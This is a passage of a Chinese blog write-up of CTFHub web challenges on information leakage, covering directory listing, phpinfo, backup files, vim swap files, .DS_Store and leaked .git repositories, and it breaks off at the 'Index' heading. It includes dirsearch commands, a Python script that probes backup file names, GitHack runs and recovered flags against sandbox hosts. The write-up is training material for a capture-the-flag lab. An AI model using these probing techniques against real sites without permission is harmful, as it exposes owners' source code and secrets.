

# CTFHUBWeb技能树——信息泄露writeup

原创

青小俊  于 2020-04-12 00:17:28 发布  3027  收藏 76

分类专栏: [CTF](#) 文章标签: [安全](#) [git](#) [svn](#) [hg](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a597934448/article/details/105431367>

版权



[CTF 专栏收录该内容](#)

25 篇文章 7 订阅

订阅专栏

## web之信息泄露

一、目录遍历

二、PHPINFO

三、备份文件下载

1、网站源码

2、bak文件

3、Vim缓存

4、.DS\_Store

四、Git泄露


1、Log

2、Stash

3、Index


五、SVN泄露

六、HG泄露



## 一、目录遍历

路径遍历攻击（也称为目录遍历）旨在访问存储在Web根文件夹之外的文件和目录。通过操纵带有“点-斜线（...）”序列及其变化的文件或使用绝对文件路径来引用文件的变量，可以访问存储在文件系统上的任意文件和目录，包括应用程序源代码、配置和关键系统文件。需要注意的是，系统操作访问控制（如在微软Windows操作系统上锁定或使用文件）限制了对文件的访问权限。这种攻击也称为“点-点斜线”、“目录遍历”、“目录爬升”和“回溯”。



# Index of /flag\_in\_here/3/3


Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
 <a href="#">flag.txt</a>	2020-04-10 05:12	49	

Apache/2.4.38 (Debian) Server at challenge-76127cb65e06e282.sandbox.ctfhub.com Port 10080  
<https://blog.csdn.net/a597934448>

常用的自动化扫描工具有 nmap，这里只是一个简单例题，可以找到flag.txt在文件夹3/3里面  
ctfhub{88b149b346fb302de0450995974715be4fa603ec}

## 二、PHPINFO

phpinfo函数能够输出服务器PHP当前状态的大量信息，其中包含了PHP的编译选项、启用拓展、php版本信息、服务器信息、环境变量配置、HTTP头和PHP授权信息。



### PHP Credits

PHP Group	
Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski	
Language Design & Concept	
Andi Gutmans, Rasmus Lerdorf, Zeev Suraski, Marcus Boerger	
PHP Authors	
Contribution	Authors
Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov, Xinchun Hui, Nikita Popov

可以看到在PHP Variables里找到了FLAG。ctfhub{3a6c5b87dd92ce11b479a004e4ca36b43ce00144}

## 三、备份文件下载

### 1、网站源码

当开发人员在线上环境中对源代码进行了备份操作，并且将备份文件放在了 web 目录下，就会引起网站源码泄露。

← → ↻ ⓘ 不安全 | challenge-2f64d513849592d0.sandbox.ctfhub.com:10080

# 备份文件下载 - 网站源码

可能有点用的提示

## 常见的网站源码备份文件后缀

---

- tar
- tar.gz
- zip
- rar

## 常见的网站源码备份文件名

---

- web
- website
- backup
- back
- www
- wwwroot
- temp

<https://blog.csdn.net/a597934448>

可以使用dirsearch扫描

```
python3 dirsearch.py -u http://challenge-91f1f5e6a791ab02.sandbox.ctfhub.com:10080/ -e *
```

```
File Actions Edit View Help
[09:34:03] 503 - 605B - /view-source
[09:34:03] 503 - 605B - /WarehouseEJB/
[09:34:03] 503 - 605B - /WarehouseWeb/
[09:34:03] 503 - 605B - /WEB-INF
[09:34:03] 503 - 605B - /WarehouseEJB/services/WarehouseFront
[09:34:03] 503 - 605B - /web-console/Invoker
[09:34:03] 503 - 605B - /web.tgz
[09:34:03] 503 - 605B - /web/phpMyAdmin/scripts/setup.php
[09:34:03] 503 - 605B - /web.zip
[09:34:03] 503 - 605B - /webadmin
[09:34:03] 503 - 605B - /webmail/
[09:34:03] 503 - 605B - /webmail/src/configtest.php
[09:34:03] 503 - 605B - /WebService
[09:34:03] 503 - 605B - /WebSphereBank
[09:34:03] 503 - 605B - /WebSphere
[09:34:04] 503 - 605B - /wizmysqladmin/
[09:34:04] 503 - 605B - /WLDummyInitJVMIDs
[09:34:04] 503 - 605B - /WordPress/
[09:34:04] 503 - 605B - /wiki/
[09:34:04] 503 - 605B - /Wordpress/
[09:34:04] 503 - 605B - /wp-content/plugins/google-sitemap-generator/sitemap-core.php
[09:34:04] 503 - 605B - /wp-content/plugins/akismet/admin.php
[09:34:04] 503 - 605B - /wp-content/uploads/
[09:34:04] 503 - 605B - /wp-includes
[09:34:04] 503 - 605B - /wp-content/plugins/akismet/akismet.php
[09:34:04] 503 - 605B - /wvdial.conf
[09:34:04] 503 - 605B - /wwwboard/passwd.txt
[09:34:04] 503 - 605B - /www.rar
[09:34:04] 503 - 605B - /wwwroot.7z
[09:34:04] 503 - 605B - /www.tgz
[09:34:04] 200 - 1KB - /www.zip
[09:34:05] 503 - 605B - /xsl/common.xsl
[09:34:05] 503 - 605B - /yonetici
[09:34:05] 503 - 605B - /zabbix/

Task Completed
kali@kali:~/Desktop/dirsearch/dirsearch-master$ https://blog.csdn.net/a597934448
```


或者自己写

python脚本。

```
import requests
url = "http://challenge-d43c376975fe79c9.sandbox.ctfhub.com:10080/"
a = ['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
b = ['tar', 'tar.gz', 'zip', 'rar']

for i in a:
    for j in b:
        pos = url + i + '.' + j
        r = requests.get(pos)
        print(i)
        print(j)
        print(r)
```

最后发现在www.zip中，下载附件得到地址，访问这个地址，得到flag




## 2、bak文件

当开发人员在线上环境中对源代码进行了备份操作，并且将备份文件放在了 web 目录下，就会引起网站源码泄露。

使用dirsearch扫描

```
python3 dirsearch.py -u http://challenge-d4234042e1d43e96.sandbox.ctfhub.com:10080/ -e *
```

发现bak文件: <http://challenge-04e00dc531ed053a.sandbox.ctfhub.com:10080/index.php.bak>, 下载打开得到  
ctfhub{c815ebc9b93ada54b4723aac5e2a4d22a9f187eb}




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>CTFHub 备份文件下载 - bak</title>
5 </head>
6 <body>
7 <?php
8
9 // FLAG: ctfhub{c815ebc9b93ada54b4723aac5e2a4d22a9f187eb}
10
11 echo "Flag in index.php source code.";
12 ?>
13 </body>
14 </html>
15
```

### 3、Vim缓存

临时文件是在vim编辑文本时就会创建的文件, 如果程序正常退出, 临时文件自动删除, 如果意外退出就会保留, 当vim异常退出后, 因为未处理缓存文件, 导致可以通过缓存文件恢复原始文件内容

以 index.php 为例 第一次产生的缓存文件名为 .index.php.swp  
第二次意外退出后, 文件名为.index.php.swo  
第三次产生的缓存文件则为 .index.php.swn  
注意: index前有 "."

访问<http://challenge-343d9fadf93a2a2f.sandbox.ctfhub.com:10080/index.php.swp> 下载查看得到  
ctfhub{8f4301704447f3106de94198e6913197cb3571a2}



## 4、.DS\_Store

.DS\_Store 是 Mac OS 保存文件夹的自定义属性的隐藏文件。通过.DS\_Store可以知道这个目录里面所有文件的清单。

访问[http://challenge-980bb942573f0bff.sandbox.ctfhub.com:10080/.DS\\_Store](http://challenge-980bb942573f0bff.sandbox.ctfhub.com:10080/.DS_Store) 获得.DS\_Store二进制文件，在linux系统中cat

```
root@kali:~/Desktop# cat DS_Store
@e94c0e2ee5abb58c71363b97f6d1329e.txt
```

DS\_Store

所以访问<http://challenge-980bb942573f0bff.sandbox.ctfhub.com:10080/e94c0e2ee5abb58c71363b97f6d1329e.txt>，得到  
ctfhub{b0652300aa41e9c54bddbf6c2a31235bf0cabd2b}

## 四、Git泄露

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

### 1、Log

git中的Log功能可以查看提交历史。



# Where is flag?

<https://blog.csdn.net/a597934448>

根据提示，使用dirsearch发现有一些带有git名字的目录有内容，然后用Githack工具下载到本地，再git log，进行对比即可得到flag。这里我踩了一个坑就是Githack的版本，我下的是这个：

<https://github.com/BugScanTeam/GitHack.git>

```
kali@kali: ~/Desktop/GitHack
File Actions Edit View Help
kali@kali:~/Desktop/GitHack$ python GitHack.py http://challenge-a5c183cde5a6283e.sandbox.ctfhub.com:10080/.git/

GITHACK {0.0.5}
A '.git' folder disclosure exploit.

[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://challenge-a5c183cde5a6283e.sandbox.ctfhub.com:10080/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into '/home/kali/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080' ...
fatal: repository 'http://challenge-a5c183cde5a6283e.sandbox.ctfhub.com:10080/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://challenge-a5c183cde5a6283e.sandbox.ctfhub.com:10080/.git/ is not support Directory Listing
[-] [Skip][First Try] Target is not support Directory Listing
[*] Try to clone with Cache
[*] Initialize Git
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects

https://blog.csdn.net/a597934448
```

ls -a是查看隐藏文件。git diff查看git提交的不同处。

```
kali@kali: ~/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080
File Actions Edit View Help
kali@kali:~/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080$ ls -a
.  ..  50x.html  .git  index.html
kali@kali:~/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080$ git log
commit 3634278dd7c9a4c8785af4cd77ecab21a8928323 (HEAD -> master)
Author: CTFHub <sandbox@ctfhub.com>
Date: Sat Apr 11 14:32:34 2020 +0000

    remove flag

commit 4f8191d2b04c6b97e4b98eae31b41bb630df4ec2
Author: CTFHub <sandbox@ctfhub.com>
Date: Sat Apr 11 14:32:34 2020 +0000

    add flag

commit ee855b456e408a4b478b3e38e206ded9d01471be
Author: CTFHub <sandbox@ctfhub.com>
Date: Sat Apr 11 14:32:34 2020 +0000


    init
kali@kali:~/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080$ git diff 4f8191d2b04c6b97e4b98eae31b41bb630df4ec2
diff --git a/16642123927452.txt b/16642123927452.txt
deleted file mode 100644
```

```
deleted file mode 100644
index 726e35e..0000000
--- a/16642123927452.txt
+++ /dev/null
@@ -1 +0,0 @@
-ctfhub{25d56503339368f3faad25c9e9ecc6b7c6e00f61}
kali@kali:~/Desktop/GitHack/dist/challenge-a5c183cde5a6283e.sandbox.ctfhub.com_10080$
```

<https://blog.csdn.net/a597934448>


## 2、Stash

stash命令可用于临时保存和恢复修改，可跨分支。



# Where is flag?


和log那道题的套路一样。git stash list 查看所有保存的记录列表，git stash pop，从git栈中弹出来一个文件，这个文件的内容就是flag



<https://blog.csdn.net/a597934448>

## 3、Index

